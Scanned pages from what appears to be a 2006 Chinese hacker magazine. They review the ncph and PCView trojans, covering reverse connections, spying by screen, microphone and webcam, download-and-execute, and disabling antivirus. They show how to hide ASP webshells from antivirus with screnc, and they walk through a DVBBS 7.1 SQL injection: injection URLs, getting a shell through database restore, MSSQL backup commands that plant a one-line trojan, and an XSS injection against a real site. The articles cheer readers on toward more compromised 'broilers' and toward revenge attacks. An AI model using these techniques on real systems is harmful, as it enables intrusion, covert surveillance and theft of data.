下载的速度非常快, 可能是因为利用了纯隧道技术吧。同时管理项目也是相当齐全, 很多控制功能都是独具一格。“用户”功能就如同执行net user命令, 可以显示当前电脑的用户名; “共享”是用来查看肉鸡的共享文件信息, 如果停止了server这个服务, 就不存在默认共享了; “进程”可以查看和关闭远程肉鸡的进程信息, 同时还可以查看进程加载的模块信息, 这也是许多木马所没有的功能吧, 如图6。

进程名	进程ID	用户名	优先权	模块数	开始时间
[自启动]	860	SYSTEM	正常	2	2006-02-28 10
curl.exe	972	SYSTEM	正常	14	2006-02-28 10
winlogon.exe	996	SYSTEM	极高	74	2006-02-28 10
services.exe	1040	SYSTEM	正常	38	2006-02-28 10
lsass.exe	1052	SYSTEM	正常	64	2006-02-28 10
svchost.exe	1216	SYSTEM	正常	50	2006-02-28 10
svchost.exe	1260	NETWARE SER	正常	45	2006-02-28 10

模块句柄		创建时间	模块大小		模块路径
0x77F80000		2004-08-03 16:52:08	550K		C:\WINDOWS\system32\AUTD
0x77EB0000		2004-08-03 16:52:20	335KB		C:\WINDOWS\system32\env
0x765D0000		2004-08-03 16:52:08	576KB		C:\WINDOWS\system32\CKI
0x77B10000		2004-08-03 16:52:26	560KB		C:\WINDOWS\system32\USER

日志时间	日志内容
2006-02-28 14:15:48	查询进程模块完成!
2006-02-28 14:15:54	查询进程模块
2006-02-28 14:15:54	查询进程模块完成!
2006-02-28 14:16:03	查询进程模块
2006-02-28 14:16:03	查询进程模块完成!

图 6

“注册表”是用来连接查看远程注册表功能, 只能读取却不能操作, 不能不说是一点遗憾; “服务管理”想必也不用多做介绍吧, 也是只能读不可写。比较有意思的是“软件”和“硬件”这两项功能, 能完全显示远程电脑的软件安装信息和硬件的设备管理器, 为我们远程控制提供了相当有利的情报, 根据软件信息直观的显示出肉鸡的杀毒软件、防火墙和补丁安装情况, 根据需求加固肉鸡。而硬件的读取权当作是木马留给我们的一个玩具吧。至于“桌面”功能也没有具体完善, 毕竟这只是一款测试版的木马, 相信其正式版本不光会弥补测试版本的不足, 同时也会包括键盘控制、开启代理、察看密码、屏幕控制、独立shell、进一步无进程、无端口、无服务, 全面免杀。可以说没有远程shell的确在远程控制上会有许多不便, 但是这款木马作为一款管理型远程控制软件还算是一款至名归。特别是新版本的开发将会带来更多更全面的功能, 大家就翘首以待吧。

四、服务端的清除和简单防范网页木马

俗话说, 知己知彼, 才能百战不殆。ncph远程控制没有加入远程卸载服务端的功能, 那么只有自己动手了。大家注意到木马目录下的guiservice这个程序吧, 实际上生成后的服务端就是这个程序的衍生, 唯一改变的是在guiservice中调入自身定义的反弹地址和端口。服务端运行后会自动删除, 并

在windows\system32下产生一个winguis.exe的程序，这个程序就是用来管理远程控制的。他是通过服务来加载自身，以便在重启后自动运行，写入的系统服务为GUiservice，并且服务端没有利用进程插入技术，所以会在任务管理器下清楚的显示出来，如图7。

映像名称	用户名	CPU	内存使用
SVCHOST.EXE	SYSTEM	00	30,764 K
SVCHOST.EXE	SYSTEM	00	6,800 K
kvwsc.exe	SYSTEM	00	188 K
KVSRVXP.exe	SYSTEM	00	768 K
winguis.exe	SYSTEM	02	4,808 K
kavsvc.exe	SYSTEM	00	7,280 K

图 7

我们只需要在任务管理器下关闭该进程，然后进入windows\system32下删除winguis.exe的木马程序，最后在注册表里搜索guiservice和winguis并删除掉全部键值，就可以完全清理掉这个木马了，如图8。



图 8

其实清理这个木马还有个很简单的方法，就是利用 -u 这个命令停止服务，我们在cmd下切换到system32下执行

winguis -u，也可以正常清除木马，如图9。

这款木马有些像后门，还会在c盘下生成一个log.txt记载木马的安装和卸载信息，如图10。

```
1492-C:\WINDOWS\system32\winguis.exe-GUIService start success(0)
1492-C:\WINDOWS\system32\winguis.exe-GUIService stop success(0)
```

图 10

相信看了本文后，各位读者对于木马的使用又多了一份了解了吧，这里也提醒各位读者，请及时的为自己的系统打上各种补丁，千万别忘了IE，或者更简单的，使用Opera这样非IE内核的浏览器，来避免网页木马的侵害。最后祝大家在X档案的帮助下，肉鸡越来越多。切记不要利用木马来搞非法破坏，否则可是要后悔不已的！

(本文涉及到的工具Windows按钮突破专家、ncp远程控制、ms0601溢出工具，光盘有收录)X



说起国产木马的发展历程，从最早的冰河、网络精灵，到后来的黑洞、网络神偷，再到现如今的灰鸽子、PcShare等，国产木马已经在风风雨雨、是非非中度过了多年。其间，不断有老的木马退出我们的视线，又有很多新的木马出现在我们的眼中，最近，国内就相继推出了多款全新的木马，本文我们就来看看其中的一款——“PCView 2006”。

一、配置木马服务端

虽然PCView是刚刚推出的木马程序，可经过作者不断的完善，已经推出了多个版本，最新版本为PCView 2006。我们可以从PCView的官方网站下载最新版本的PCView 2006。下载完成后，解压即可开始使用。首先来查看一下解压后文件夹中的文件，发现PCView并不像其他的国产木马程序，将服务端程序的配置功能集中到客户端程序之中，而是专门通过一个程序来配置木马的服务端。双击运行“PCView 2006服务端生成器”，在展开的界面

中进行配置，如图1。

从图1中我们可以看到，服务端生成器分为“域名上线设置”和“FTP上线设置”两个标签，在“域名上线设置”标签中就是用于服务端程序配置的。PCView 2006服务端程序的配置十分简单，我们只

需要设置反弹连接所使用的域名、反弹连接的端口，以及服务端注解就可以了。服务端的连接除了使用解析域名外，还可以使用固定IP地址进行连接。由于我们是在内网进行测试，所以反弹连接的域名和端口就分别设置为192.168.0.6和4466。设置完成后，点击“生成服务端”按钮即可。

“FTP上线设置”则是用于设置IP地址通知网




图 1

页这种连接类型的服务端程序。在配置窗口用户需要对网页文件所在的服务器地址、上传端口、用户名、密码等信息进行设置，设置完成后同样点击“生成服务端”按钮就能生成相应的服务端程序，如图2。

图 2

二、远程控制操作

服务端程序配置完成以后，我们首先将服务端程序安装到进行测试的计算机上，然后运行客户端程序PCView 2006，打开程序的主窗口，如图3。




图 3

如果用户是通过域名或网页进行连接的话，首先需要在主界面左侧的“刷新IP”项中将本地计算机的IP地址更新到域名和网页中。由于PCView 2006采用的是反弹连接方式，所以需要在本地打开一个监听端口。点击“监听设置”后面的小三角，在弹出的窗口中设置用于连接的端口，然后依次点击“设定”和“监听”两个按钮，从主界面的提示栏中就可以看到端口打开的信息，如图4。

图 4

监听端口打开后，进行木马测试的计算机很快就自动连接到了本机，同时还弹出一个类似于MSN上线的提示框，现在我们就可以进行远程操作了。从上线列表中查看到关于远程计算机的一些基本信息，比如IP地址、网络地址、计算机名称等等，如图5。

如果用户觉得这些信息还不够的话，可以点击





图 5

工具栏中的“信息窗口”按钮，在弹出的窗口中将需要查看的信息选项添加到列表显示信息中，如图6。




图 6

这样用户就可以查看到更多关于远程计算机的信息了。PCView在传统的防火墙穿透技术上加以改良，使得其可以正常穿透大部分的防火墙，真正达到了既保护网络又管理网络的目的。

现在开始远程控制操作，在列表中选择一台上线的远程计算机，然后点击鼠标右键，就可以查看到所有的远程控制命令。PCView 2006将远程控制命令进行了基本的分类，包括管理命令、监控命令、特殊命令、系统管理命令等等，如图7。




图 7

我们来看看管理命令部分，它包含了最基本的文件管理、进程管理、注册表管理、服务管理等等。点击“文件管理”命令，就可以在弹出的“文件管

理”窗口进行操作。PCView 2006 采用了一种类似于资源管理器的文件查看窗口，在“目录”列表下选择需要查看的目录，进而选择需要查看的文件夹和文件，用户可以在此进行文件的上传、下载、删除、运行等管理操作，如图 8。



图 8

当用户进行文件上传或下载时，可以通过主窗口中的“传输查看”命令来查看正在进行传输的文件情况，包括文件的大小、压缩比、传输进度等等，如图 9。




图 9

PCView 2006 同时还支持文件的断点续传。点击“进程管理”命令，查看远程计算机的进程情况。PCView 2006 的进程管理除了常见的进程杀死命令外，还可以查看到关于这个进程的内存信息、内存路径的信息，这样就更加方便用户的管理，如图 10。

“服务管理”命令并不是对远程服务端进行更改的命令，而是对 NT 内核系统的服务选项进行管理的功能，在这儿我们可以对远程系统的服务进行查看，并且通过右键可以实现启动服务、删除服务、停止服务的操作。除此之外，用户还可以创建新的服务项，这样就可以在木马程序被杀毒软件查杀后，立刻启动其他的不被查杀的木马以继续控制远

程计算机，如图 11。

点击“安装”命令，会弹出一个窗口要求输入新的服务名称，确定后还需要分别输入服务的描述、以及文件的路径等信息，这样一个新的系统服务就创建完成了。“注册表管理”命令当然就是用于管理注册表的了，用户通过客户端的右键



图 11

命令可以新建、删除或者重命名注册表的各个键值等注册表操作命令，它的操作和“文件管理”命令差不多，这里就不再叙述，如图 12。



图 12

“命令提示符”模拟了一个类似命令提示符的功能，这样我们就可以执行很多终端命令，如 netstat、ping、FTP 等。不过由于系统本身的特性所造成的原因，所以该命令可能在服务

端为 Win98 / Me 的情况下无法实现，因此使用前最好通过主窗口列表中的“系统类型”选项查看一下远程计算机的操作系统类型，如图 13。

管理命令介绍完以后，接着来看看监控命令中的几个功能。首先点击“屏幕监控”命令，在弹出的“屏幕监控”窗口中对远程桌面进行查看。当通过提示栏确认远程计算机已经连接成功后，选择“开启”选项，就可以开启远程桌面的监控。可惜的是，只能进行桌面监控，而无法进行鼠标、键盘的控制。另外，将“保存图像到目录”选项选中，在




图 13

后面的输入框输入一个目录，就可以将截取的图像保存到我们指定的目录，如图 14。



图 14

通过“声音监控”命令，可以将通过远程麦克截取的声音播放出来。同样在连接成功以后，在“声音监控”窗口中设置“采样频率”和“设备”选项，再选择“开启”选项，如图 15。

这样我们就可以听到监控的远程计算机发出的声音，比如播放的 MP3、用户的聊天等等。“摄像头监控”命令可以监控远程计算机的摄像头，由于我没有摄像头，这里就不再进行演示了。



图 15

接着我们再来看看 PCView 2006 木马的特殊功能。通过“HTTP 代理”命令，在弹出的窗口中点击“开启”按钮，就可以在远程计算机上打开 HTTP 代理，从而使这台远程计算机成为一台代理服务器，如图 16。




图 16

而“下载并执行文件”命令就是一个下载者功能，在弹出的窗口中设置文件的下载连接，以及程序下载后的文件名称，点击“下载并执行”按钮这样就可以对远程计算机的服务端程序进行升级或下载执行某个指定的程序，如图 17。




图 17

另外，在“系统管理”菜单中还包括“关闭防火墙和杀毒软件”和“清除 CMOS 数据”两个特殊的功能。“清除 CMOS 数据”这个功能是一个非常危险的命令，用户无论是在使用还是测试过程中，都要谨慎；而通过“关闭防火墙和杀毒软件”命令，可以关闭掉 XP、2003 系统自带的防火墙功能。另外通过“关闭额外的杀毒软件和防火墙”命令可以关闭远程计算机中其他的杀毒软件和防火墙，如图 18。

其实，我们通过“进程管理”命令也可以关闭大多数杀毒软件和防火墙的进程，但是由于有的杀毒软件和防火墙软件都同时拥有多个进程，各个进程之间相互监控，所以通过“进程管理”命令也很难将这些杀毒软件和防火墙进行关闭。

至此，PCView 2006

木马的主要功能就介绍完了。除了上面这些功能外，PCView 2006 木马还大量使用了现在流行的各种技术，除了常见的反弹连接、线程插入技术外，还加入了多线程技术，这样我们就可以同时对多台远程计算机进行控制操作，也可以对一台远程计算机同时执行多个控制命令。点击工具栏中的“窗口查看”命令，在弹出的窗口可以查看到正在使用的命令，如图 19。



图 19

点击右键，可以通过“设置焦点”和“关闭窗口”命令来激活或关闭选择的命令，这样就可以做到“呼之即来”，随时使用。

PCView 2006 自带 SQL

数据库管理工具，可以执行 SQL 数据库命令、CMD 命令，导入数据库脚本，让你不必再为你远在千里之外的数据工作操心。

三、总结

总的来说，PCView 2006 作为一款全新的木马，虽然在某些地方还有很多的不足之处，但毕竟还是非常不错的，有兴趣的朋友就赶快试试吧。如果有什么问题的话，欢迎大家到《黑客 X 档案》论坛和我们一起讨论学习。

(本文涉及到的工具 PCView 2006，光盘有收录)

网页后门免杀之screnc篇

EmperorFirst

相信大家一定都有过这样的经历吧!好不容易拿到网站的上传权限可以上传后门了,可是上传了后门访问,满怀期待等到的是“找不到网页,您要查看的网页可能已被删除、名称已被更改,或者暂时不可用。”(小黑:对呀,我经常遇到这个情况!怎么回事呢?)其实这个就是我们上传的后门被服务器上的杀毒软件给喀嚓了,那怎么办呢?下面我们就来讲讲对策。

杀毒软件的基本原理大家都知道吧!就是把一个程序其中一段有代表性的语句设定为病毒的特征代码(后面简称特征码)。其实免杀,就是让杀毒软件找不到这段特征码。关于如何查找和修改病毒特征码在以前的X上已经有文章介绍过了。不过有的小菜会认为修改特征码很费力而且还有一个很严重的问题,就是各大杀毒软件所定义的特征码不尽相同,做到了此杀毒软件的免杀,彼杀毒软件又给杀了。我们总不能把所有杀毒软件定义的特征码都给改了吧?难道就不能有什么方法简单易行的实现对多杀毒软件的免杀呢?答案是肯定的,这就是我们今天所讲的screnc。

我们先看一下这款软件,解压后,如图1。



图1

主程序就是那个screnc.exe,不是直接运行的。打开CMD(不是吧?CMD是什么都不知道?开始→运行→CMD,好了打开了)进入程序所在的根目录,我们的ASP后门要和screnc.exe在同一个目录下,假设screnc.exe所在位置为E:\tool\screnc.exe,我们先进入E:\tool在CMD下写入命令cd E:\tool\,回车,如图2。




图2

然后在E:\tool\下键入screnc.exe houmen.asp houmen2.asp,这句话的意思是加密houmen.asp,加密后的文件保存为houmen2.asp,成功之后,如图3。




图3

好了让我们用记事本分别打开houmen.asp和houmen2.asp,如图4,图5。

对比一下看看,怎么样?好看了吧,这次再利用我们千辛万苦得到的上传权限,写上地址回车。哈哈,可爱的后门向我们招手了。记得加密之前要把后门的密码改好,加密之后看不懂了改不了可不要怪我哟……

(本文涉及到的screnc,光盘有收录)



图4



图5



对于微软来说，这个月是比较轻松的一月，本月只公布了两个不痛不痒的漏洞，这可苦了小菜鸟们。这意味着他们只能等到下个月才有新洞洞玩了，这倘若要是哪天 Windows 没有漏洞了，小菜鸟们可怎么“混”江湖呀！不过，好在这世上除了 Windows，还有别的。本期的《浅析 DVBBS 7.1 (boke.asp) 最新漏洞》一文一定会让读者大饱眼福的，另外《游戏平台大入侵——浩方、QQ 游戏大厅、VNN 漏洞大曝光》一文更是首次披露网络对战平台的严重安全漏洞，绝对精彩，菜鸟找肉鸡，可一定得看呀！

浅析 DVBBS 7.1 (boke.asp)

职业欠钱（赵弼政）

最新漏洞

大四最后一个学期了，又要跑招聘会，又要赶毕业设计，还报了个CCNA辅导班，忙到连DVBBS 7.1 出了新漏洞都好几天了还浑然不知。这天在网上看到了利用程序，发现该程序是 Perl 编写的，要使用还得安装 Perl 编译器，真是麻烦，于是打算分析一下原理，找小 z 做个工具出来玩，好方便菜鸟使用。

首先根据公布的补丁和程序作者的提示得知，漏洞出现在 boke/Cls_Main.asp 的第 205 行，该句 SQL 语句为：Select [很多东西] From [Dv_Boke_User] U Inner Join [Dv_Boke_Skins] S On U.SkinID = S.S_ID，从这里看来，并没有任何参数，接着往下读代码：

```
if BokeName<>"" Then
    Sql = Sql & " where BokeName = '&BokeName&'"
```

原来只要 BokeName 不为空，就把 SQL 语句后面上加 BokeName 做条件参数！看来问题就应该是这里了，可是，这个 BokeName 怎么来的呢？使用搜索功能往上搜“BokeName”，很快找到了答案：

```
ArchiveLink = Lcase(Request.ServerVariables("QUERY_STRING"))
If ArchiveLink <> "" Then
    ArchiveLink = Split(ArchiveLink,".")
    If Instr(Lcase(ArchiveLink(0)),"show_")=0 Then
        BokeName = Replace(ArchiveLink(0),".html","")
    Else
        ReDim ArchiveLink(5)
    End If
```

这里本来定义了一个 ArchiveLink 参数，而 ArchiveLink 是使用 Request.ServerVariables ("QUERY_STRING") 方式得到的，只要 ArchiveLink 不为空，就把 ArchiveLink 用小数点 “.” 进行分割，取第一部分进行检查，只要不出现 “show_”，就将其赋值给 BokeName（这里还有一个 Replace 的过程，不过实际上它并没有起任何作用，大家不要被

假象给忽悠了）。

或许这么说大家还有点犯晕，那我们来举个例子：当我们访问 <http://localhost/boke.asp?zyqq.a.b.c.html> 的时候，由于 boke.asp 包含并使用了 Cls_Main.asp 文件，因此它会取“?”后面的内容，也就是说：ArchiveLink=zyqq.a.b.c.html。

把它按小数点进行分割，第一部分就是 zyqq 了。也就是“BokeName=zyqq”，我们可以改变这里的內容进行注入。或许心急的读者已经开始实验了：<http://localhost/boke.asp?zyqq' and '1'='1.html>，可是大家会发现并不成功，并且提示语法错误，如图 1。



图 1

到底出了什么问题呢？我们把 SQL 语句显示出来看看：select [很多内容] from [dv_boke_user] u inner join [dv_boke_skins] s on u.skinid = s.s_id where BokeName = 'admin%20and%20'1='1'，看到了吧！SQL 语句里出现了“%20”，导致了 SQL 语法错误！这是为什么呢？相信很多朋友一定都听前辈们说过，地址栏里的“%20”等于空格吧！为什么这里会出错？其实，问题出在 ArchiveLink = Lcase(Request.ServerVariables("QUERY_STRING")) 这一句代码上！平时大家玩的注入都是 username=request("username") 这种形式的，这种方式会自动将地址栏里被 Unicode 编码过的字符进行解码，而 ArchiveLink = Lcase(Request.ServerVariables("QUERY_STRING")) 方式则是原封不动的保留获得

的数据，导致了“%20”没有被正确解码为空格进入了SQL语句，从而使得注入失败！

那么有没有办法进行注入呢？答案是肯定的（人家可是连工具都为我们提供了）！思考了一下，我们就可以想到，现在我们要做的注入无非就是不能使用空格和小数点而已。不能使用小数点，那么就不可以通过 “[c:\\test.mdb].admin” 这种形式进行跨库（大家都知道，DVBBS 自带的博客的数据库默认是和论坛分离的，这导致了我们只能获得博客里的密码信息，当然，大多数懒人在博客和论坛里的密码都是一样的）。

而不能使用空格实际上对我们而言，问题并不大。因为空格在SQL语句里不过是一个分隔符而已，而分隔符可并非只有空格这一个啊！我们可以在查询分析器里实验得知 `Select * from admin where username='admin'` 这样的SQL语句完全可以写成 `select*from[admin]where'admin'=username`，效果是完全一样的，如果是SQL数据库的话，我们使用 `Select/**/*/**/from/**/admin/**/where/**/username='admin'` 也是完全没有问题的！OK，解决了这个问题，我们继续分析。使用Access打开boke程序的数据库，查看表里的内容如下：

[View all reviews](#) | [Write a review](#)

原来，BokeName 和用户名并不完全一样。也就是说，如果有一个管理员用户名为 admin，可是给自己的博客起名字的时候却叫做“职业欠钱”，那也是完全有可能的！再用一个图来证明一下，打开博客里的“博客索引”，就会出现所有的博客用户的信息，将鼠标在“博客名称”上悬停就可以看到地址：http://bbs.****.cn/boke.asp?programmer.index.html，其中，programmer 才是 BokeName。而他的用户名是“一天到晚游泳的鱼”，如图 2。



图 2

对我们而言，博客上管理员的密码或许才是我们最想要的。那么怎么样找到管理员的博客呢？其实很简单，注册一个ID登录后，单击用户信息，很快就可以确认了。当然，一般来说，最早开通的博客一般都是管理员的。下面开始注入：<http://bbs>

www.***.cn/boke.asp?programmer' and '0' =left(PassWord,1)and '' ='.index.htm. 这是猜测博客名为programmer的用户（“一天到晚游泳的鱼”）的第一位密码是否为0。然后一位一位的猜完了后，组合在一起，到<http://xmd5.org>一类的MD5查询网站去查询是否弱口令。

好了，原理清楚了，小z的工具也就能做出来了。我们现在到Yahoo等搜索引擎去找DVBBST.1或者直接搜索“Power by iBoker”就可以找到好多目标。我们以http://www.t**deng.com/bbs/boke.asp为例，经过简单的查看，如图3。看来ayou这个人很像管理员哟！到论坛上验证一下，果然没错！那么咱们把目标就锁定在他身上了。打开小z做的工具，如图4。将目标站的boke.asp完整路径写入“地址栏”处，再将对方的bokename写进来（也就是访问boke.asp?xxxx.index.html里的xxxx），此处我们填入ayou。单击“开始”按钮，很快就得到了他密码的MD5散列，到<http://xmd5.org>上查询，如图5。

标题	作者	更新时间
体育	oklar	2006-02-21
生活	you	2005-12-06
网吧 有了网络监控 网吧自由还会远吗?	you	2005-12-06

四

dv_boke.asp by zjl244

地址:

用户名:

结果:

4



图 5

到论坛上使用用户名 a y o u 和查出来的密码登录，发现后台用户名和密码也完全一样，于是毫不客气的将一个 ASP 木马改名为 jpg 扩展名上传，如图 6。再到后台使用数据库恢复功能得到 shell；把图片地址的相对路径 “.. / UploadFile / 2006 - 3 / 20063141812455039.jpg” 填入“备份数据库路径(相对)”，再填入“目标数据库路径(相对)”，比如 “.. / shell.asp”，单击“恢复数据”按钮，如图 7。



图 6




图 7

提示成功后，我们就可以访问 http://www.t**deng.com/bbs/shell.asp 得到 webshell 了！

一般来说，每一个 SQL 漏洞我们都会思考 SQL 版和 Access 版相比较，能否做更多的事以简化我们的入侵步骤或者扩大战果。这个漏洞也是一样的，只可惜由于小数点被屏蔽掉，利用起来需要使用以下形式进行：declare @a varchar(8000) set @a=[SQL 注入语句的十六进制编码] execute (@a)(当然，其中所有的空格都会被替换成 “/* */”)。

老规矩，找小 z 把工具做出来方便一下，如图 8。在工具下方的 MSSQL 栏里，填入目标 boke.asp 的地址，然后写入任何 SQL 注入语句，单击提交按钮后就可以了。在本机搭建一个平台后，测试发现可以读取注册表将虚拟目录的内容写入个人博客信息里，然

图 8

```
create table regread(a varchar(255),b varchar(255));
(建立一个临时表，存放读取到的信息)
insert regread exec master.dbo.xp_regread 'HKEY_LOCAL_MACHINE','SYSTEM\CONTROLSet001\Services\W3SVC\Parameters\Virtual Roots','/'
(使用 xp_RegRead 这个函数读取注册表信息得到虚拟目录路径，并存入临时表中)
update dv_boke_user set bokeTitle=(select top 1 b
from regread) where bokename='admin';(从临时表中读取结果写入 bokename 为 admin 的博客标题中，这里的 bokename 大家要自己根据实际情况修改)
drop table regread (删除临时表)
```

实验结果如图 9。得到了物理路径后，自然就可以差异备份数据库得到一个 shell 了！还是给出语句好了。



图 9

```
create table aspshell (str image);
declare @a sysname select @a=db_name() backup database @a to disk='D:\wwwroot\dvbbs7sp1\wwwroot\shell.bak'
insert into aspshell values(0x3C256576616C2072657175857342822232229253E);
declare @a sysname select @a=db_name() backup database @a to disk='D:\wwwroot\dvbbs7sp1\wwwroot\shell.asp' with differential;
drop table aspshell;
```

这样就得到一个包含有一句话木马的 shell.asp，如图 10。不过，到了实战的时候，由于人品问题，找了几个站，都读不出物理路径，于是拿不到 shell，这个时候，我们发现了另一个利用方法——跨站！



图 10

```
update dv_boke_user set BokeTitle=BokeTitle
+'<script>alert("我跨! 我挂! 我想干啥干啥!")</script>' where bokename='admin';
```

这样博客标题人就被改写为含有跨站代码的内容了，如图 11。现在在这里挂个马啊！或者配合社会工程学，诱骗管理员点击后在论坛后台添加管理员之类的事也可以，不过偶很懒，还没有成功过，所以这里仅仅把思路拿出来给大家分享，如果有谁成功入侵了记得也把方法告诉我哦！



图 11

(文章中涉及到的工具 dv_boke.exe、dv_boke-new.exe 已经收录于当期光盘中) 55



游戏平台大入侵

冰河洗剑

浩方、QQ游戏大厅、VNN漏洞大曝光

对于传奇、天堂等大型的网络游戏，我一向是不太感兴趣的，耗费大量的时间和金钱在上面实在是不值。象我这样的黑客小菜，需要学习的技术实在太多，哪有那么多的时间可以浪费在上面呢？当然，平时上网有时也休息娱乐一下，可是那只限于浩方或是QQ游戏大厅里玩玩斗地主、五子棋之类的小游戏。不过今天的一番经历，却让我有了一些感触，黑客技术不仅要靠努力的学习，而且还需要有一颗关注周围事物的心……

一、“浩方”中的意外入侵

游戏的目的只是休息娱乐，有个好心情继续学习，不过今个儿似乎有点倒霉，兴冲冲的连上浩方，准备到游戏大厅里去玩斗地主，哪知道误进了“黑店”，在一个斗地主房间碰上了一对通牌作弊的冤家，让我连输了二百多分！本来准备义正言辞的抗议和谴责一下那两位的无耻行为，竟然遭到两人的攻击谩骂。双拳难敌四勇，也罢，只好在心里对他们严重鄙视一下，退出了房间。黑客虽然不是进行破坏的，但是容忍他们实际等于认同无耻，等于纵容犯罪！我怀着挽救教育这两个失足青年的崇高目标，展开了我的“报复”行动……

1.没有希望的木马攻击

真要展开攻击，我却有些傻眼了，对两人一无所知，不知道对方的IP地址，也没有邮箱QQ号之类的信息，怎么攻击呢？唯一的办法，只有看看两人注册的浩方号资料，从个人资料中也许能发现一点儿有用的信息。

在浩方大厅的在线游戏者列表中，找到其中一人的浩方号，点击查看资料，和我所想的一样，他根本没有留下任何有用的信息，所有项目都是空白（图1）。查看另一人的浩方号，总算有点收获，里面有他的邮箱。于是想到了制作一封HTML格式的邮件，在其中嵌入网页邮件木马，发送到了他的邮箱中去。




图 1

不过我非常怀疑，这些成天无所事事泡在网上打游戏的人，到底一个月有几次会打开邮箱收一下邮件？邮件木马攻击成功的可能性似乎很渺茫。

本来剩下的事也许就是漫长的等待，不过一个意外的发现，又让我的攻击继续了下去，进而

发现了一个游戏平台背后的惊天大漏洞……

2.柳暗花明再攻击

心有不甘的对两人的浩方号咬牙切齿，难道就这样放过他俩？拿着鼠标狠狠点击着两人的浩方号，当鼠标停留在其中一人号码上时，忽然意外的弹出了一个信息框，一个IP地址赫赫然的映入我的眼帘——“10.12.1.11”（图2）。我似乎捕捉到了某些东西，对着这个地址发了一下呆，继而狂喜，大叫到“你们两人死定了！哈哈！”我心里冒出了几个词：VPN、虚拟局域网……

